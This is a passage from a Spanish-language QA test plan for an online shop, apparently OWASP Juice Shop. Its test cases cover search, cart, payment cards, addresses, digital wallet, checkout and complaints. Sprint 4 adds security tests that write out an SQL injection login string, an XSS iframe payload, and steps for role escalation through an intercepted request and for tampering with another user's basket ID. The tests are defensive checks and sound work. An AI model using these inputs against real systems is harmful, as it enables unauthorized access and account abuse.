<ol style="list-style-type: none"> 1. Ingresar a la pantalla de catálogo de productos 2. Ir al final de la página 3. Seleccionar de la opción ítems por página la cantidad de 24 4. Ir al final de la página 5. Seleccionar de la opción ítems por página la cantidad de 36 			
Resultados esperados			
La lista de productos se hace más larga, y se muestra de la siguiente manera			
<ul style="list-style-type: none"> - Si se tiene una paginación de 12 se muestran 3 columnas y 4 filas de productos - Si se tiene una paginación de 24 se muestran 3 columnas y 8 filas de productos 			

- Si se tiene una paginación de 36 se muestran 3 columnas y 12 filas de productos.
Post condiciones
N/A

Sprint 2

Id caso de prueba	CP28	Estado	Cerrado
Id escenario de prueba	TS20	Prioridad	Media
Caso de prueba	Comprobar que la búsqueda realizada coincida con los criterios de búsqueda ingresados.		
Descripción			
Estando en la pantalla de catálogo de productos, se debe poder realizar una búsqueda y obtener resultados relacionados a los criterios ingresados.			
Pre condiciones			
N/A			
Entradas			
Criterios de búsqueda relacionados a los productos (Ejemplo: Jugo, banana, manzana)			
Pasos			
<ol style="list-style-type: none"> 1. Ingresar a la pantalla de catálogo de productos 2. Dar clic en el ícono de lupa 3. Ingresar un criterio de búsqueda 4. Presionar tecla Intro 			
Resultados esperados			
Se muestran los resultados de búsqueda relacionados a los criterios ingresados.			
Post condiciones			
N/A			

Id caso de prueba	CP29	Estado	Cerrado
Id escenario de prueba	TS21	Prioridad	Baja
Caso de prueba	Verificar que si no hay resultados de búsqueda se muestre un mensaje.		
Descripción			
Estando en la pantalla catálogo de productos, si se realiza una búsqueda y no se encuentra el resultado se debe mostrar un mensaje.			
Pre condiciones			
N/A			
Entradas			
- Criterios de búsqueda que no coincidan con ningún producto (Ejemplo: computadora, teclado, monitor)			
Pasos			

<ol style="list-style-type: none"> 1. Ingresar a la pantalla de catálogo de productos 2. Dar clic en el ícono de lupa 3. Ingresar un criterio de búsqueda 4. Presionar tecla Intro
Resultados esperados
Se muestra un mensaje que dice “No se encontraron resultados, Pruebe ajustar sus criterios de búsqueda para encontrar lo que está buscando”
Post condiciones
N/A

Id caso de prueba	CP30	Estado	Cerrado
Id escenario de prueba	TS22	Prioridad	Alta
Caso de prueba	Comprobar que se pueda agregar productos al carrito de compra		
Descripción			
Estando en la pantalla catálogo de productos, se debe tener la opción para agregar productos al carrito de compras y este se debe incrementar, solo si el usuario ha iniciado sesión.			
Pre condiciones			
Haber iniciado sesión			
Entradas			
N/A			
Pasos			
<ol style="list-style-type: none"> 1. Ingresar a la pantalla de catálogo de productos 2. Hacer clic en la opción de “Agregar a carrito de compras” de cualquier producto del catálogo 			
Resultados esperados			
<ul style="list-style-type: none"> - El producto se agrega correctamente al carrito de compras y se muestra un mensaje indicando el nombre del producto y que ha sido añadido a su cesta. - Se incrementa el contador de los productos agregados. 			
Post condiciones			
N/A			

Id caso de prueba	CP31	Estado	Cerrado
Id escenario de prueba	TS23	Prioridad	Media
Caso de prueba	Comprobar que se muestre la imagen, nombre, precio y cantidad de los productos en la cesta de compras.		
Descripción			
Estando en la cesta de compras se debe mostrar un listado con los productos agregados, con la información pertinente a cada producto.			

Pre condiciones
Haber iniciado sesión Haber agregado más de un producto a la cesta
Entradas
N/A
Pasos
1. Hacer clic en la opción “su cesta” del menú
Resultados esperados
Se muestra una lista de productos con la siguiente información <ul style="list-style-type: none"> - Imagen de referencia del producto - Cantidad agregada de cada producto con la opción de agregar y quitar productos - Precio unitario del producto - Un botón en forma de basurero para eliminar el producto
Post condiciones
N/A

Id caso de prueba	CP32	Estado	Cerrado
Id escenario de prueba	TS24	Prioridad	Alta
Caso de prueba	Validar que el precio total ha sido calculado correctamente		
Descripción			
Estando en la cesta de compras, se debe visualizar el precio total a pagar por los productos agregados en la cesta de compras.			
Pre condiciones			
Haber iniciado sesión Haber agregado a la cesta de compras lo siguiente: <ul style="list-style-type: none"> - Jugo de manzana, precio \$1.99 - Jugo de naranja, precio \$2.99 			
Entradas			
N/A			
Pasos			
1. Hacer clic en la opción “su cesta” del menú 2. Calcular manualmente el precio total a pagar 3. Comparar los resultados			
Resultados esperados			
En la esquina inferior derecha del listado de productos se muestra el precio total a pagar que es \$4.98 que coincide exactamente con el calculado.			
Post condiciones			
N/A			

Id caso de prueba	CP33	Estado	Cerrado
Id escenario de prueba	TS25	Prioridad	Media
Caso de prueba	Validar que el contador de agregar/quitar productos de la cesta funcione correctamente.		
Descripción			
Estando en la cesta de compras se debe mostrar un contador de productos por cada tipo de producto agregado a la cesta con el cual se podrán agregar y quitar productos de la cesta.			
Pre condiciones			
Haber iniciado sesión Haber agregado más de un producto a la cesta			
Entradas			
N/A			
Pasos			
<ol style="list-style-type: none"> 1. Hacer clic en la opción “su cesta” del menú 2. Hacer clic en el botón + para añadir más productos de un producto ya agregado 3. Hacer clic en el botón – para disminuir la cantidad de productos de un producto ya agregado 			
Resultados esperados			
<ul style="list-style-type: none"> - La cantidad de productos aumenta si se da clic en el botón + - Si el producto se ha agotado ya no se pueden agregar más productos de este tipo y se muestra un mensaje que dice “Sólo puede pedir hasta *cantidad de productos en existencia* artículos de este producto”. - La cantidad de productos disminuye si da clic en el botón – - Si la cantidad de productos está en 1 ya no se puede quitar más productos. 			
Post condiciones			
Se actualiza el nuevo total a pagar.			

Id caso de prueba	CP34	Estado	Cerrado
Id escenario de prueba	TS26	Prioridad	Baja
Caso de prueba	Validar que se puedan eliminar productos desde la cesta de compras.		
Descripción			
Estando en la cesta de compras se debe mostrar un botón en forma de basurero para poder eliminar productos desde la cesta.			
Pre condiciones			
Haber iniciado sesión Haber agregado más de un producto a la cesta			
Entradas			
N/A			
Pasos			

<ol style="list-style-type: none"> 1. Hacer clic en la opción “su cesta” del menú 2. Hacer clic en el botón en forma de basurero para eliminar los productos
Resultados esperados
Los productos se eliminan correctamente
Post condiciones
Se actualiza el nuevo total a pagar.

Id caso de prueba	CP35	Estado	Cerrado
Id escenario de prueba	TS27	Prioridad	Alta
Caso de prueba	Verificar que se pueda registrar una nueva opción de pago al ingresar todos los datos correctamente.		
Descripción			
Estando en la pantalla de mis opciones de pago, se debe poder agregar una nueva opción de pago si se ingresan todos los datos correctamente con los formatos solicitados.			
Pre condiciones			
Haber iniciado sesión			
Entradas			
<ul style="list-style-type: none"> - Nombre del propietario de la tarjeta - Número de la tarjeta de 16 dígitos - Fecha de vencimiento (el año de expiración no debe ser menor al año actual). 			
Pasos			
<ol style="list-style-type: none"> 1. Ir a la opción cuenta del menú > pedidos y pagos > mis opciones de pago 2. Dar clic en “añadir una nueva tarjeta” para poder desplegar el formulario 3. Ingresar correctamente el nombre del propietario y número de la tarjeta 4. Seleccionar mes de vencimiento y año de expiración 5. Dar clic en enviar 			
Resultados esperados			
La tarjeta se registra exitosamente y se muestra un mensaje que dice “La tarjeta que termina en *últimos 4 dígitos de la tarjeta* ha sido guardada para tu conveniencia.”			
Post condiciones			
Se actualiza la lista de opciones de pago con la información de la nueva tarjeta agregada.			

Id caso de prueba	CP36	Estado	Cerrado
Id escenario de prueba	TS28	Prioridad	Media
Caso de prueba	Verificar que no se registre una nueva opción de pago si el número de tarjeta no cumple con el formato.		
Descripción			

<p>Estando en la pantalla de mis opciones de pago, no se debe poder agregar una nueva opción de pago si se ingresa una tarjeta con menos o más dígitos de los solicitados.</p>
Pre condiciones
Haber iniciado sesión
Entradas
<ul style="list-style-type: none"> - Nombre del propietario de la tarjeta - Número de la tarjeta de 15 dígitos o 17 dígitos - Fecha de vencimiento (el año de expiración no debe ser menor al año actual).
Pasos
<ol style="list-style-type: none"> 1. Ir a la opción cuenta del menú > pedidos y pagos > mis opciones de pago 2. Dar clic en “añadir una nueva tarjeta” para poder desplegar el formulario 3. Ingresar el nombre del propietario y un número de la tarjeta con 15 o 17 dígitos 4. Seleccionar mes de vencimiento y año de expiración
Resultados esperados
<ul style="list-style-type: none"> - El borde del campo número de tarjeta se muestra de color rojo y debajo del campo un mensaje que dice “Por favor ingrese un número de tarjeta de crédito de 16 dígitos válido”. - El botón enviar permanece deshabilitado
Post condiciones
N/A

Id caso de prueba	CP37	Estado	Cerrado
Id escenario de prueba	TS28	Prioridad	Media
Caso de prueba	Verificar que no se registre una nueva opción de pago si al menos un campo obligatorio se deja vacío.		
Descripción			
Estando en la pantalla de mis opciones de pago, si no se ingresa alguno de los campos obligatorios (marcados con *) se debe indicar que estos campos son obligatorios y no se puede registrar la tarjeta.			
Pre condiciones			
Haber iniciado sesión			
Entradas			
N/A			
Pasos			
<ol style="list-style-type: none"> 1. Ir a la opción cuenta del menú > pedidos y pagos > mis opciones de pago 2. Dar clic en “añadir una nueva tarjeta” para poder desplegar el formulario 3. Dejar vacíos los campos de nombre del propietario y un número de la tarjeta. 4. No seleccionar mes de vencimiento y año de expiración 			

Resultados esperados
Los bordes de los campos vacíos se muestran de color rojo y debajo un mensaje que dice: <ul style="list-style-type: none"> - Por favor ingrese un nombre, en el campo nombre - Por favor, introduzca el número de la tarjeta, en el campo número de tarjeta - Por favor, introduzca un mes de caducidad, en el campo mes de vencimiento - Por favor ingrese el año de vencimiento, en el campo año de expiración <p>El botón enviar, permanece deshabilitado.</p>
Post condiciones
N/A

Id caso de prueba	CP38	Estado	Cerrado
Id escenario de prueba	TS29	Prioridad	Baja
Caso de prueba	Verificar que se muestre un listado de las tarjetas registradas.		
Descripción			
Estando en la pantalla de mis opciones de pago, el usuario debe poder visualizar en una lista las opciones de pago que ha registrado.			
Pre condiciones			
Haber iniciado sesión Haber registrado al menos una opción de pago			
Entradas			
N/A			
Pasos			
1. Ingresar a la pantalla de mis opciones de pago			
Resultados esperados			
Se muestra un listado de las opciones de pago registradas por el usuario con una opción para eliminar cada tarjeta registrada.			
Post condiciones			
N/A			

Id caso de prueba	CP39	Estado	Cerrado
Id escenario de prueba	TS30	Prioridad	Media
Caso de prueba	Verificar que se pueda eliminar una opción de pago.		
Descripción			
Estando en la pantalla de mis opciones de pago, el usuario debe poder tener un botón en forma de basurero para poder eliminar las opciones de pago registradas.			
Pre condiciones			
Haber iniciado sesión Haber registrado al menos una opción de pago			
Entradas			
N/A			

Pasos
<ol style="list-style-type: none"> 1. Ingresar a la pantalla de mis opciones de pago 2. Hacer clic en el botón en forma de basurero de una opción de pago
Resultados esperados
Se elimina correctamente la opción de pago.
Post condiciones
Se actualiza el listado de las opciones de pago registradas.

Id caso de prueba	CP40	Estado	Cerrado
Id escenario de prueba	TS31	Prioridad	Alta
Caso de prueba	Verificar que se pueda guardar correctamente una ubicación al ingresar datos válidos.		
Descripción			
Estando en la pantalla de mis direcciones guardadas, se debe tener una opción para agregar una nueva dirección.			
Pre condiciones			
Haber iniciado sesión			
Entradas			
Obligatorio: <ul style="list-style-type: none"> - Nombre del país - Nombre del propietario de la dirección - Número de móvil - Código Postal con un límite de 8 caracteres - Dirección con un máximo de 160 caracteres - Nombre de la ciudad Opcional: <ul style="list-style-type: none"> - Estado 			
Pasos			
<ol style="list-style-type: none"> 1. Ir a la opción “cuenta” del menú > pedidos y pagos > mis direcciones guardadas 2. Hacer clic en “Agregar nueva dirección” 3. Ingresar correctamente los datos obligatorios solicitados en el formulario 4. Hacer clic en enviar 			
Resultados esperados			
La dirección se registra correctamente y se muestra un mensaje que dice “La dirección en *nombre de la ciudad* se ha añadido correctamente a sus direcciones”.			
Post condiciones			
Se actualiza el listado de las direcciones guardadas y se agrega al final de la lista la nueva dirección.			

Id caso de prueba	CP41	Estado	Cerrado
Id escenario de prueba	TS32	Prioridad	Alta
Caso de prueba	Verificar que no se pueda guardar una ubicación al dejar los campos obligatorios vacíos.		
Descripción			
Estando en la pantalla de mis direcciones guardadas, si no se ingresa alguno de los campos obligatorios (marcados con *) se debe indicar que estos campos son obligatorios y no se puede registrar la nueva ubicación.			
Pre condiciones			
Haber iniciado sesión			
Entradas			
N/A			
Pasos			
<ol style="list-style-type: none"> 1. Ir a la opción “cuenta” del menú > pedidos y pagos > mis direcciones guardadas 2. Hacer clic en “Agregar nueva dirección” 3. Hacer clic en cada campo del formulario y dejarlos vacíos 			
Resultados esperados			
<p>El borde de cada campo vacío se muestra de color rojo y se muestra un mensaje debajo de cada campo que dice:</p> <ul style="list-style-type: none"> - Por favor ingrese un país, en el campo país - Por favor ingrese un nombre, en el campo nombre - Por favor ingrese un número móvil, en el campo número móvil - Por favor ingrese un código postal, en el campo código postal - Por favor, seleccione una dirección, en el campo dirección - Por favor ingrese una ciudad, en el campo ciudad <p>El botón enviar debe permanecer deshabilitado.</p>			
Post condiciones			
N/A			

Id caso de prueba	CP42	Estado	Cerrado
Id escenario de prueba	TS33	Prioridad	Baja
Caso de prueba	Verificar que se pueda eliminar correctamente una ubicación.		
Descripción			
Estando en la pantalla de mis direcciones guardadas, se debe mostrar un listado de las ubicaciones con un botón en forma de basurero para eliminar cada ubicación.			
Pre condiciones			
Haber iniciado sesión			
Haber registrado más de una ubicación			
Entradas			
N/A			
Pasos			

<ol style="list-style-type: none"> 1. Ir a la opción “cuenta” del menú > pedidos y pagos > mis direcciones guardadas 2. Hacer clic en el botón en forma de basurero de una ubicación
Resultados esperados
La dirección se elimina correctamente y se muestra un mensaje que dice “La dirección ha sido eliminada”.
Post condiciones
Se actualiza el listado de las direcciones guardadas y se quita de la lista la dirección eliminada.

Sprint 3

Id caso de prueba	CP43	Estado	Cerrado
Id escenario de prueba	TS34	Prioridad	Baja
Caso de prueba	Verificar que se pueda editar correctamente una ubicación.		
Descripción			
Estando en la pantalla de mis direcciones guardadas, se debe mostrar un listado de las ubicaciones con un botón para poder editar cada ubicación.			
Pre condiciones			
Haber iniciado sesión Haber registrado más de una ubicación			
Entradas			
Nuevos datos a editar			
Pasos			
<ol style="list-style-type: none"> 1. Ir a la opción “cuenta” del menú > pedidos y pagos > mis direcciones guardadas 2. Hacer clic en el botón para editar una ubicación 3. Ingresar los nuevos datos a editar 4. Hacer clic en Enviar 			
Resultados esperados			
La dirección es editada correctamente y se muestra un mensaje que dice “La dirección en *nombre de la ciudad* se ha actualizado correctamente”.			
Post condiciones			
Se actualiza el listado de las direcciones guardadas y con los datos actualizados.			

Id caso de prueba	CP44	Estado	Cerrado
Id escenario de prueba	TS35	Prioridad	Baja
Caso de prueba	Comprobar que se pueda visualizar la información del saldo de la billetera digital.		
Descripción			
Estando en la pantalla Billetera Digital, el usuario debe poder ver el balance de la billetera y tener una opción para agregar una nueva cantidad.			

Pre condiciones
Haber iniciado sesión
Entradas
N/A
Pasos
<ol style="list-style-type: none"> 1. Ir a la opción “cuenta” del menú 2. Seleccionar pedidos y pagos > Billetera digital
Resultados esperados
Se muestra en pantalla un formulario que en la parte posterior muestra el balance de la billetera en formato: 0.00 y un campo para agregar una cantidad de dinero.
Post condiciones
N/A

Id caso de prueba	CP45	Estado	Cerrado
Id escenario de prueba	TS36	Prioridad	Media
Caso de prueba	Comprobar que se pueda agregar una cantidad de dinero a la billetera digital.		
Descripción			
Estando en la pantalla Billetera Digital, el usuario debe poder tener un campo para ingresar una cantidad de dinero para agregarlo a su billetera digital. La cantidad debe ser menor que \$1000 y mayor que \$10.			
Pre condiciones			
Haber iniciado sesión			
Entradas			
Valores límites del monto: 9,10, 1000, 1001			
Pasos			
<ol style="list-style-type: none"> 1. Ir a la opción “cuenta” del menú 2. Seleccionar pedidos y pagos > Billetera digital 3. Ingresar el monto. 			
Resultados esperados			
<ul style="list-style-type: none"> - Si el número es menor de 10 se muestra un mensaje que dice: “Usted puede agregar un mínimo de 10 y sólo hasta 1000”. - Si el número está entre 10 y 1000, los bordes del campo cantidad se muestran de color verde. - Si el número es mayor que 1000 se muestra un mensaje que dice: “Usted puede agregar un mínimo de 10 y sólo hasta 1000”. 			
Post condiciones			
N/A			

Id caso de prueba	CP46	Estado	Cerrado
Id escenario de prueba	TS37	Prioridad	Alta
Caso de prueba	Comprobar que se pueda realizar un abono a la billetera digital.		
Descripción			
Estando en la pantalla Billetera Digital, el usuario debe poder abonar a su billetera digital, transfiriendo desde una opción de pago.			
Pre condiciones			
Haber iniciado sesión Tener saldo suficiente en una opción de pago.			
Entradas			
- Monto válido (mayor a \$10 y menor que \$1000)			
Pasos			
<ol style="list-style-type: none"> 1. Ir a la opción “cuenta” del menú 2. Seleccionar pedidos y pagos > Billetera digital 3. Ingresar el monto. 4. Hacer clic en el botón enviar 5. Seleccionar una opción de pago 6. Hacer clic en el botón continuar 			
Resultados esperados			
El abono se realiza correctamente y se muestra un mensaje que dice “La billetera se cargó correctamente”			
Post condiciones			
El usuario es redireccionado a la pantalla de billetera digital con el balance de la billetera actualizado.			

Id caso de prueba	CP47	Estado	Cerrado
Id escenario de prueba	TS38	Prioridad	Alta
Caso de prueba	Verificar que se pueda seleccionar una ubicación al momento de realizar un pedido.		
Descripción			
Estando en la pantalla seleccionar una dirección, se debe poder visualizar las ubicaciones registradas y poder seleccionar una de estas.			
Pre condiciones			
Haber iniciado sesión Haber registrado ubicaciones Tener productos en la cesta de compras			
Entradas			
N/A			
Pasos			
<ol style="list-style-type: none"> 1. Ingresar a la cesta de compras 2. Hacer clic en “tramitar pedido” 			

3. Se muestra un listado de las ubicaciones registradas por el usuario 4. Seleccionar una dirección
Resultados esperados
Se habilita el botón “continuar”
Post condiciones
N/A

Id caso de prueba	CP48	Estado	Cerrado
Id escenario de prueba	TS39	Prioridad	Alta
Caso de prueba	Verificar que se pueda seleccionar una velocidad de entrega al momento de realizar un pedido.		
Descripción			
Estando en la pantalla elegir una velocidad de entrega, se debe poder visualizar las opciones de velocidad de entrega y poder seleccionar una de estas.			
Pre condiciones			
Haber iniciado sesión Tener productos en la cesta de compras Haber seleccionado una ubicación			
Entradas			
N/A			
Pasos			
<ol style="list-style-type: none"> 1. Hacer clic en el botón “continuar” de la pantalla seleccionar ubicación 2. Se muestra una tabla con el listado de las diferentes opciones de velocidad de entrega de la siguiente manera: <ol style="list-style-type: none"> a. One Day Delivery – Precio \$0.99 – Fecha de entrega estimada 1 Día b. Fast Delivery - Precio de \$0.50 - Fecha de entrega estimada 3 Días c. Standard Delivery – Precio \$0.00 - Fecha de entrega estimada 5 Días 3. Seleccionar una opción de velocidad de entrega 			
Resultados esperados			
Se habilita el botón “continuar”.			
Post condiciones			
N/A			

Id caso de prueba	CP49	Estado	Cerrado
Id escenario de prueba	TS40	Prioridad	Alta
Caso de prueba	Verificar que se pueda seleccionar una tarjeta anteriormente registrada para realizar el pago del pedido.		
Descripción			

<p>Estando en la pantalla de mis opciones de pago, se debe poder visualizar las tarjetas que el usuario tiene registradas y poder seleccionar una de estas.</p>
Pre condiciones
<p>Haber iniciado sesión Tener productos en la cesta de compras Haber seleccionado una ubicación Haber seleccionado una velocidad de entrega</p>
Entradas
N/A
Pasos
<ol style="list-style-type: none"> 1. Hacer clic en el botón “continuar” de la pantalla velocidad de entrega 2. Se muestra un listado de las tarjetas registradas por el usuario 3. Seleccionar una opción de pagar con una tarjeta registrada
Resultados esperados
Se habilita el botón “continuar”
Post condiciones
N/A

Id caso de prueba	CP50	Estado	Cerrado
Id escenario de prueba	TS41	Prioridad	Media
Caso de prueba	Verificar que se pueda seleccionar la opción de pagar con la billetera digital para realizar el pago del pedido.		
Descripción			
Estando en la pantalla de mis opciones de pago, se debe poder seleccionar la opción de pagar con la billetera digital si el usuario cuenta con el saldo suficiente.			
Pre condiciones			
<p>Haber iniciado sesión Tener productos en la cesta de compras Haber seleccionado una ubicación Haber seleccionado una velocidad de entrega Tener saldo suficiente en la billetera digital</p>			
Entradas			
N/A			
Pasos			
<ol style="list-style-type: none"> 1. Hacer clic en el botón “continuar” de la pantalla velocidad de entrega 2. Se muestra las opciones de pago 3. Ubicar la opción “Paga utilizando billetera” donde se muestra el balance de la billetera con un botón para pagar. 4. Hacer clic en “pagar *cantidad a pagar*” 			
Resultados esperados			

Se pasa al siguiente paso para continuar con la compra.
Post condiciones
N/A

Id caso de prueba	CP51	Estado	Cerrado
Id escenario de prueba	TS41	Prioridad	Media
Caso de prueba	Verificar que no se pueda seleccionar la opción de pagar con la billetera digital si no se cuenta con el saldo suficiente.		
Descripción			
Estando en la pantalla de mis opciones de pago, la opción de pagar con la billetera digital debe permanecer deshabilitada si el usuario no cuenta con el saldo suficiente para realizar la compra.			
Pre condiciones			
Haber iniciado sesión Tener productos en la cesta de compras Haber seleccionado una ubicación Haber seleccionado una velocidad de entrega			
Entradas			
N/A			
Pasos			
<ol style="list-style-type: none"> 1. Hacer clic en el botón “continuar” de la pantalla velocidad de entrega 2. Se muestra las opciones de pago 3. Ubicar la opción “Paga utilizando billetera” donde se muestra el balance de la billetera con un botón para pagar. 			
Resultados esperados			
Se muestra el balance de la billetera digital y el botón para pagar con la billetera permanece deshabilitado.			
Post condiciones			
N/A			

Id caso de prueba	CP52	Estado	Cerrado
Id escenario de prueba	TS42	Prioridad	Media
Caso de prueba	Verificar que pueda visualizar toda la información del pedido a tramitar para finalizar la compra.		
Descripción			
Estando en la pantalla de resumen del pedido para completar la orden, se debe mostrar la dirección de entrega seleccionada, los productos agregados, el precio total a pagar por los productos, el costo de envío, las promociones y el precio total a pagar.			
Pre condiciones			

Haber iniciado sesión Tener productos en la cesta de compras Haber seleccionado una ubicación Haber seleccionado una velocidad de entrega Haber seleccionado una opción de pago
Entradas
N/A
Pasos
<ol style="list-style-type: none"> 1. Hacer clic en el botón “continuar” de la pantalla mis opciones de pago 2. Se muestra el resumen del pedido 3. Verificar que los totales a pagar estén calculados correctamente 4. Hacer clic en el botón colocar pedido y pagar
Resultados esperados
<p>El resumen del pedido contiene la siguiente información:</p> <ul style="list-style-type: none"> - Dirección de entrega seleccionada - Método de pago seleccionado - Los productos agregados a la cesta de compra - Precio total a pagar por los productos - Costo de envío - Promociones agregadas - Precio total a pagar
Post condiciones
El usuario es redireccionado a la pantalla para ver el resumen de su pedido realizado

Id caso de prueba	CP53	Estado	Cerrado
Id escenario de prueba	TS43	Prioridad	Baja
Caso de prueba	Verificar que se pueda visualizar la información del pedido realizado.		
Descripción			
Estando en la pantalla de resumen del pedido realizado, se debe poder visualizar la dirección de entrega, fecha que será entregado el pedido y un listado con los productos comprados con la información de pago.			
Pre condiciones			
Haber iniciado sesión Haber completado un pedido			
Entradas			
N/A			
Pasos			
<ol style="list-style-type: none"> 1. Finalizar pedido en la pantalla de resumen de pedido para completar la orden 2. Verificar que la información mostrada esté de acuerdo a lo ingresado en el pedido 			

3. Verificar que los cálculos estén correctos
Resultados esperados
<ul style="list-style-type: none"> - Se muestra un mensaje de agradecimiento que dice “¡Gracias por su compra!” - Se muestra la cantidad de días que faltan para recibir el pedido: “Su pedido será entregado en n días.” - Se muestra la dirección de entrega - Se muestra una tabla con el listado de productos comprados con las siguientes columnas: <ul style="list-style-type: none"> o Producto o Precio o Cantidad o Precio total - Se muestra el total a pagar por los productos - Se muestra el cobro por envío - Se muestra las promociones agregadas - Se muestra el total a pagar
Post condiciones
N/A

Id caso de prueba	CP54	Estado	Cerrado
Id escenario de prueba	TS44	Prioridad	Alta
Caso de prueba	Verificar que se pueda imprimir la factura del pedido.		
Descripción			
Estando en la pantalla de resumen del pedido realizado, se debe tener la opción de imprimir pedido en formato PDF.			
Pre condiciones			
Haber iniciado sesión Haber completado un pedido			
Entradas			
N/A			
Pasos			
<ol style="list-style-type: none"> 1. Finalizar pedido en la pantalla de resumen de pedido para completar la orden 2. Dar clic en el botón “Imprimir Confirmación del Pedido” que se encuentra en el lateral derecho del título “Resumen del pedido”. 			
Resultados esperados			
<ul style="list-style-type: none"> - Se muestra abre una nueva ventana con un archivo PDF titulado con el número del pedido. - Se muestra la siguiente información del pedido <ul style="list-style-type: none"> o Nombre de la tienda con el título “Confirmación del pedido” o Correo electrónico del cliente 			

<ul style="list-style-type: none"> ○ Número de pedido ○ Fecha del pedido ○ Información de los productos comprados: cantidad, nombre, precio unitario y total a pagar por tipo de producto. ○ Precio de envío ○ Precio total a pagar ○ Puntos ganados
Post condiciones
N/A

Id caso de prueba	CP55	Estado	Cerrado
Id escenario de prueba	TS45	Prioridad	Baja
Caso de prueba	Verificar que el usuario pueda escribir una queja de su pedido.		
Descripción			
Estando en la pantalla de queja, el usuario debe poder escribir una queja de su pedido anexando la factura del pedido.			
Pre condiciones			
Haber iniciado sesión Haber realizado un pedido Tener la factura del pedido			
Entradas			
<ul style="list-style-type: none"> - Mensaje de la queja con un límite de 160 caracteres - Factura del pedido en formato PDF, con un tamaño máximo de 100KB 			
Pasos			
<ol style="list-style-type: none"> 1. Desplegar el menú lateral 2. Seleccionar la opción queja 3. Ingresar el mensaje de queja (*obligatorio) 4. Subir el archivo de la factura (opcional) 5. Hacer clic en enviar 			
Resultados esperados			
<ul style="list-style-type: none"> - La queja se envía correctamente y se muestra un mensaje que dice “¡Atención al cliente se pondrá en contacto contigo pronto! La referencia de queja es #n” - Si el usuario ingresa una factura con un tamaño mayor a 100KB se muestra un mensaje que dice “Fichero demasiado grande. El máximo permitido son 100 KB.” 			
Post condiciones			
N/A			

Sprint 4

Id caso de prueba	CP56	Estado	Cerrado
Id escenario de prueba	TS46	Prioridad	Alta
Caso de prueba	Verificar que no se pueda introducir inyecciones sql en los campos de inicio de sesión		
Descripción			
Se deberá de realizar una inyección SQL para la base de datos de SQLite en el endpoint de inicio de sesión.			
Pre condiciones			
N/A			
Entradas			
<ul style="list-style-type: none"> - En el campo de email: ' or 1 == 1 – - En el campo de contraseña podemos agregar una cadena de caracter para pasar a validación: contraseña 			
Pasos			
<ol style="list-style-type: none"> 1. Ingresar a la página de inicio de sesión 2. Ingresar el email y contraseña. 3. Hacer clic en el botón “Iniciar sesión”. 			
Resultados esperados			
El sistema muestra un mensaje de error, email o contraseña no válido			
Post condiciones			
N/A			

Id caso de prueba	CP57	Estado	Cerrado
Id escenario de prueba	TS47	Prioridad	Baja
Caso de prueba	Pasar validación de repetición de contraseña		
Descripción			
Estando en la pantalla de registro, si se ingresa cada uno de los campos obligatorios con los formatos solicitados, y se altera el campo de contraseña para quedé distinto al repeat contraseña, el usuario no debe de poder registrarse.			
Pre condiciones			
N/A			
Entradas			
N/A			
Pasos			
<ol style="list-style-type: none"> 1. Ingresar a la página de registro. 2. Ingresar email. 3. Ingresar contraseña 4. Ingresar repeat contraseña 5. Modificar el campo de contraseña. 6. Selecciones prueba de seguridad. 			

7. ingresar respuesta de seguridad.
Resultados esperados
Mensaje de error contraseña no coinciden.
Post condiciones
N/A

Id caso de prueba	CP58	Estado	Cerrado
Id escenario de prueba	TS48	Prioridad	media
Caso de prueba			
Descripción	Verificar que el endpoint de registrar usuario, cree un usuario de tipo cliente.		
Pre condiciones	N/A		
Entradas	N/A		
Pasos	<ol style="list-style-type: none"> 1. Ingresar al formulario de registro. 2. completar el formulario. 3. hacer clic en el botón de registrar. 4. interceptar la petición con el Burp Suite. 5. modificar la petición adicionando el campo de role, tipo admin. 6. enviar la petición. 		
Resultados esperados	Mensaje de error usuario no creado.		
Post condiciones	N/A		

Id caso de prueba	CP59	Estado	Cerrado
Id escenario de prueba	TS49	Prioridad	Media
Caso de prueba	Ataque de Cross Site Scripting en el campo de búsqueda en la barra de navegación.		
Descripción	Estando en la barra de menú, se debe de ingresar un script en el campo de búsqueda y presionar tecla Intro.		
Pre condiciones	N/A		
Entradas	N/A		
Pasos	<ol style="list-style-type: none"> 1. Ingresar un script en el input de búsqueda: <iframe src="javascript:alert(`xss`)"> 		

2. Presionar la tecla Intro.
Resultados esperados
La información en el cuadro de búsqueda no debe de agregarse como parametro de búsqueda en la url.
Post condiciones
N/A

Id caso de prueba	CP60	Estado	Cerrado
Id escenario de prueba	TS50	Prioridad	Media
Caso de prueba	Verificar la validación del basketId		
Descripción			
Enviar dos veces el campo del basketId, para comprobar que la validación se está haciendo correctamente.			
Pre condiciones			
Haber obtenido un token de sesión.			
Entradas			
N/A			
Pasos			
<ol style="list-style-type: none"> 1. Realizar una petición al endpoint para agregar items a la lista. 2. Ingresar ProductId. 3. ingresar el basketId correspondiente al usuario en sesión. 4. Ingresar otro basketId correspondiente a la cesta de otro usuario. 5. ingresar la cantidad 			
Resultados esperados			
Mensaje de error basketId no válido no pertenece al usuario que ha iniciado sesión.			
Post condiciones			
N/A			

Id caso de prueba	CP61	Estado	Cerrado
Id escenario de prueba	TS51	Prioridad	Baja
Caso de prueba	Verificar que la información de las tarjetas no quede expuesta		
Descripción			
Verificar que el endpoint de prube envíe solo los últimos 4 dígitos de la tarjeta junto con fecha de expiración.			
Pre condiciones			
- haber obtenido un token de autenticación			
Entradas			
N/A			
Pasos			
<ol style="list-style-type: none"> 1. Realizar una petición a la api de tarjetas 			
Resultados esperados			

<ol style="list-style-type: none"> Últimos 4 dígitos de la tarjeta. Fecha de expiración. Id de la tarjeta.
Post condiciones
N/A

Id caso de prueba	CP62	Estado	Cerrado
Id escenario de prueba	TS52	Prioridad	Media
Caso de prueba	Verificar que no se puedan agregar cantidades negativas a la cesta de compras.		
Descripción			
Realizar una petición al endpoint de agregar producto a la cesta, con una cantidad negativa.			
Pre condiciones			
N/A			
Entradas			
N/A			
Pasos			
<ol style="list-style-type: none"> Realizar una petición al endpoint para agregar items a la lista. Ingresar ProductId. ingresar el basketId. ingresar la cantidad negativa. Enviar petición 			
Resultados esperados			
Producto no agregado a la lista, mensaje de error no se pueden agregar cantidades menores a 1.			
Post condiciones			
N/A			

Id caso de prueba	CP63	Estado	Cerrado
Id escenario de prueba	TS53	Prioridad	Baja
Caso de prueba	Verificar que el archivo no exceda el tamaño permitido de 100KB		
Descripción			
Realizar una petición al endpoint de subida de archivo, y enviar un archivo con un tamaño mayor de 100KB			
Pre condiciones			
Haber obtenido un token de autenticación			
Entradas			
N/A			
Pasos			
<ol style="list-style-type: none"> Configurar la petición post. 			

2. Agregar un archivo de peso mayor a 100KB. 3. Enviar la petición.
Resultados esperados
